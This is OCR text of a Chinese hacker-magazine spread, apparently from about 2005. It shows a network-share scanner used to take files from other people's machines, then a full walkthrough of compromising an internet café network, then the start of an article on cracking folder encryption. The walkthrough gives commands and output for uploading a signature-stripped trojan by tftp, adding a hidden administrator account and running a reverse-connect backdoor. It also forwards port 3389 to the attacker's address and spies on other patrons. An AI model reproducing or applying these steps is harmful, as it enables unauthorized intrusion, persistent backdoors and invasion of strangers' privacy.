
启动IPBook后，自动测出本机的IP地址，计算机名。

图1中221.*.230和221.*.230.173分别是本网段与本机的IP地址的地址范围。




点击“扫描一个网段”按钮，几秒钟之后，在左中部的列表框中显示的就是本网段所有在位机器的详细情况。其中有IP地址、计算机名、工作组、信使名等等。等所有机器情况查完过后，再点击按钮“点验共享资源”，就会查出本网段机器的共享资源，如图2，图中右边显示框中显示的即为共享资源。

要查找其他网段的计算机名、工作组和共享资源，可将IP地址范围改成你想要查的地址范围，我改成了218.*.236与218.*.236.3，然后，点击“扫描一个网段”和“点验共享资源”这两个按钮，查出了其它网段的计算机名与共享资源，扫描结果如图3。



双击搜索到的共享资源即可打开共享资源，也可点右键选“影射为本地盘符”将共享资源影射到自己的电脑上，然后就可复制共享资源。另外也可点击“资源管理器”选项，如图4，所有的共享资源显示在左边的显示框中，点击共享资源，共享的文件夹（文件）显示在程序的右边显示框中，选定需要下载的文件，我选定了“瑞星2005”，点击程序上面的“下载”箭头需要下载的文件就自动排列到下面的显示框中，再点击右边的“全部开始下载”按钮，即可开始按顺序下载文件，图4中我已将“瑞星2005”下载下来，太好了！还是个正版的！除以上功能外还具有短信群发、断点续传、好友等功能。



本软件为共享软件，不注册仅可搜索一个网段内共享资源，其他无功能限制。用户通过注册后，IPbook的“大范围扫描”按钮将被激活，正版用户可通过此项功能同时扫描多个网段内的所有计算机。

另外，需要说明的是由于不同本地区网通（电信）的限制，不同的地区扫描效果可能不一样，有的地区可能采取了防火墙。我们地区只能搜索本市各区、县的共享资源，其它地市共享资源是无法扫描到。

（文本涉及的相关工具：超级网络邻居，光盘中有收录，也可到Http://zhu_xfcn.nease.net下载。）

超级组合 打造超级远程控制

白虎之

各位黑友，大家好，读了这么多期的黑客X档案，现在我问大家，如果说我可以在家控制网吧的任意一台机器的话你们会相信吗？大家做得到吗？如果你做得到那么请跳过此文，如果你的答案是否定的，那么就好好的读下去！

意外地发现

那是一个天高气爽的日子，我在网吧刚搞定了一台主机，闲着没事，就用网吧的用户名和密码（这个可以用findpadss或adump得到）做了一个字典，扫描了一下内网，突然发现了一个ip为10.0.2.242的机器，不对呀，网吧只有150多台机器，那这个是什么呢？于是我在本地架设了tftp服务器，然后用recton传了个神气儿上去（为什么不用别的呢？这个以后会讲到的），用屏幕监控看了一下，原来是一个监视器服务器，如图1。




图 1

呵呵，搞定它的话以后就不用担心网管了，这时一个阴谋在我的心里诞生了，follow me！

思路

任何入侵都要有清晰的思路，我的思路是先打开该服务的3389，然后反向连接到我的机器上，再通过这台机器利用局域网用户名和密码相同的缺陷，进一步控制内网的其他机器。废话不说了，看我的！

配置木马

先在本地配置了一款新版的神气儿服务端，做了反向连接设置，去掉了特征码（如果还有人不会该特征码的话，可以试试boler这款工具，不断地生成样本，选出不被查杀的就行了，不过我还是觉得自己修改的好用），然后上传到那台机器上用recton就可以了，先打开tftp，再打开recton，切换到cmd命令打入tftp –I myip get servet.exe，再打入server.exe就可以了，如图2。




图 2

因为是在同一个局域网，所以正向连接一下就行了，接着上传hideadmin这个软件（建立隐藏管理员的，注意用户名里要有$），然后在神奇儿的dos命令里轻车熟路的敲入net user aaa$ aaa /add，net localgroup administrators aaa$ /add hideadmin aaa$，如图3，这样初级工作就做好了。

```
tftp -         get hideadmin.exe
Transfer successful: 23633 bytes in 1 second, 23633 bytes/s

net user aaa$ aaa /add
命令成功完成。
net localgroup administrators aaa$ /add
命令成功完成。
hideadmin aaa$ aaa

Create a hiden Administrator aaa$ Successed!
Passwd is aaa ,...Remember do NOT Change it : ]
Good Luck For You,welcome to visit www.hackbase.com
If you find ANY bug,Please Mailto: SystEm32@hackbase.com

net user
\\JQ0   的用户帐户

Administrator        ASPNET          Guest
user2005
命令成功完成。     没有我建立的用户
```

图 3

加固肉鸡

有了上面的工作，这台机器就够我用一段时间的了，下面我们给它开3389，因为我知道，网吧的机器除了给上网者用的以外，一般都不安装还原卡（注：也许作者是太幸运了，现在的网吧，可是有许多有使用了还原卡哟），这样就可以当我们的3389肉鸡了，远程重新启动一下，再用3389连接器连接一下，多么熟悉！到这里也许有的朋友要问了，这样的3389有什么用呢？只有在内网才能连接，下面我们掌声请出我们的另外一个主角angelshell，这是一个可以让所有程序反向连接的后门，包括3389以及radmin，先在本地配置，如图4。




图 4

过程很简单，但是需要一个空间存放自己的ip，自己写一个ini文件，第一行写自己的ip，第二行写自己监听的端口，很简单，选择“采用反向连接”，填好http的地址生成服务端就可以了，然

后把服务端上传到自己的空间里就OK。这里有两种服务端，dll和exe，我建议大家使用exe的，比较方便。如果你喜欢用dll的话，要这样安装：rundll32 angel.dll,I，注意：最后的那个是大写的I，接下来的工作就是利用神气儿的dos命令运行angelshell。（现在知道为什么要用神气儿而不用其它木马了吧！）

远程控制

回到本地机器，打开神气儿的客户端，更新一下ip地址，稍等一会儿，泡上一杯茶，舒服，有主机上线了，切换到dos命令。下面进入关键地方：首先在本机打开cmd然后用nc监听本地端口，再在神气儿的dos命令里启动angelshell，如图5。

```
欢迎使用 AngelShell Ver 1.0
附加命令:
?                                                   :显示此帮助信息
info                                                :显示本机信息
list                                                :显示进程信息
kill     <Pid>                                      :杀死进程
reboot                                              :重新启动
shutdown                                            :关机
execute <程序> [参数1] [参数2] ...                  :执行程序但不会返回结果
download <http地址> <本地路径+文件名>               :下载文件
fport <local port> <your ip> <your port>            :端口转发
remove                                              :卸载本服务
exit                                                :退出
          By 阿长      QQ:5060208         2005.02.13
```

图5

看到shell里的fport没有？也就是端口转发，它可以把远程计算机的任意端口反向模拟到本机来，什么，你不懂，往下看就知道了，打开客户端，在要模拟的端口上面填上自己的端口，但不要和已开的端口重复，我这里填的是1234，然后开始监听。赶紧切换到肉鸡的shell里，键入fport 3389 218.27.***.*** 1234。其中1234是我监听的端口，客户端马上提示已经收到远程连接信息，这样就把肉鸡的3389端口搬到自己的电脑上了，也就是说，实现了对内网3389的控制。好，还等什么呢？赶紧拿出终端连接工具，ip填上127.0.0.1再连接，客户端马上建立了一个新的连接，并出现了远程计算机的桌面，无限激动，好爽！

超级远程控制

做好了以上的工作我们就可以开始我们的远程控制之旅了，首先登录3389，将上传的工具传上去，这里主要包括recton，tftp32，radmin，以及神气儿，用神气儿的上传功能上传到远程计算机上就行了。接着，在远程计算机上打开tftp，做成一个内网的tftp服务器，启动recton，输入要控制的机器的ip地址，用户名和密码，具体方法在前面已经将讲了，这里不在重复。在cmd命令里输入tftp -i 192.168.0.242（肉鸡的ip）get server.exe，如果你想搞恶作剧的话可以使用木马，但我却喜欢用radmin，因为根据我的经验，好像木马的鼠标键盘控制能力不是很强（注：木马的鼠标键盘控制能力不强？或许是作者没有找到强劲的木马吧），用radmin可以直接操纵远程鼠标键盘，很方便。好了，到现在我们已经可以在家里控制网吧的任意一台机器了，是不是很爽！

这时听说有同学在这个网吧里打魔兽，要我去帮忙，嘿嘿，正好试验一下我的成果，嘴上说不去了，其实我正看着他们的战斗呢？连接上监视服务器，先看看他们坐在什么地方，然后用相同的方法进入他们的机器。装上radmin，看你的暗夜怎么赢，小精灵——自爆……我可以看的到他一片茫然，兴奋ing！

好了，我们就从远程遥控之路走出来了，各位，你们看懂了吗？如果还有什么问题请联系我，借用一小子的话，欢迎骚扰^_^

也许有人会认为我的经历纯属偶然，其实不是这样的。因为我发现许多的网吧都会有这样的漏洞，尤其是网吧的电影服务器或其他公用服务器，只要大家的字典做的好、思路清晰、善于将已知的工具巧妙组合，一定能做出许多事情的，我不是鼓励大家搞破坏呀！同时也希望网吧能多注意自己的安全，一方面是维护自己的隐私和安全，同时也是维护顾客的隐私和安全，最后谢谢阿长给我们编写了这样的好工具（我在瑞星2005和诺顿下测试过，没有被杀），好了，文章到此结束，希望大家有所收获。

（文本涉及的相关工具：神气儿2.2、Recton v2.5、3389连接器、angelshell 1.0，光盘中有收录。）

文件夹的加密与破解

王涛

近些天来，我一直寻找一个方便易用的文件夹加密工具，很幸运在网上找到了“心动文件夹”这个文件夹加密软件，正当我向朋友炫耀时，没想到很快就被破解了，我朋友是破解高手，即使如此，对于一些刚入门的菜鸟，或者对破解不了解的人来说，这个软件还是有一定加密作用的，其破解方法当然更是写这篇文章的目的，下面我来跟大家分享。

我用的是心动文件夹（最终版），很容易在网上下载到，安装过程很简单，运行程序，出现如图1所示的界面，点击浏览选择要加密的文件夹，选择密码保护复选框，弹出输入密码提示框，如图2所示，输入密码并确认，至于个性设置，读者可以自行尝试，在这里不详细说明。如果要求加密的文件夹具有独立性，使用在光盘或U盘，可以选中文件夹具有独立性复选框，至于选择显示的背景图片、为文件夹改变外观提示及图标，以及其余选项复选框，可以根据需要自行选择，不选择也不影响文件夹加密，点击完成即可。

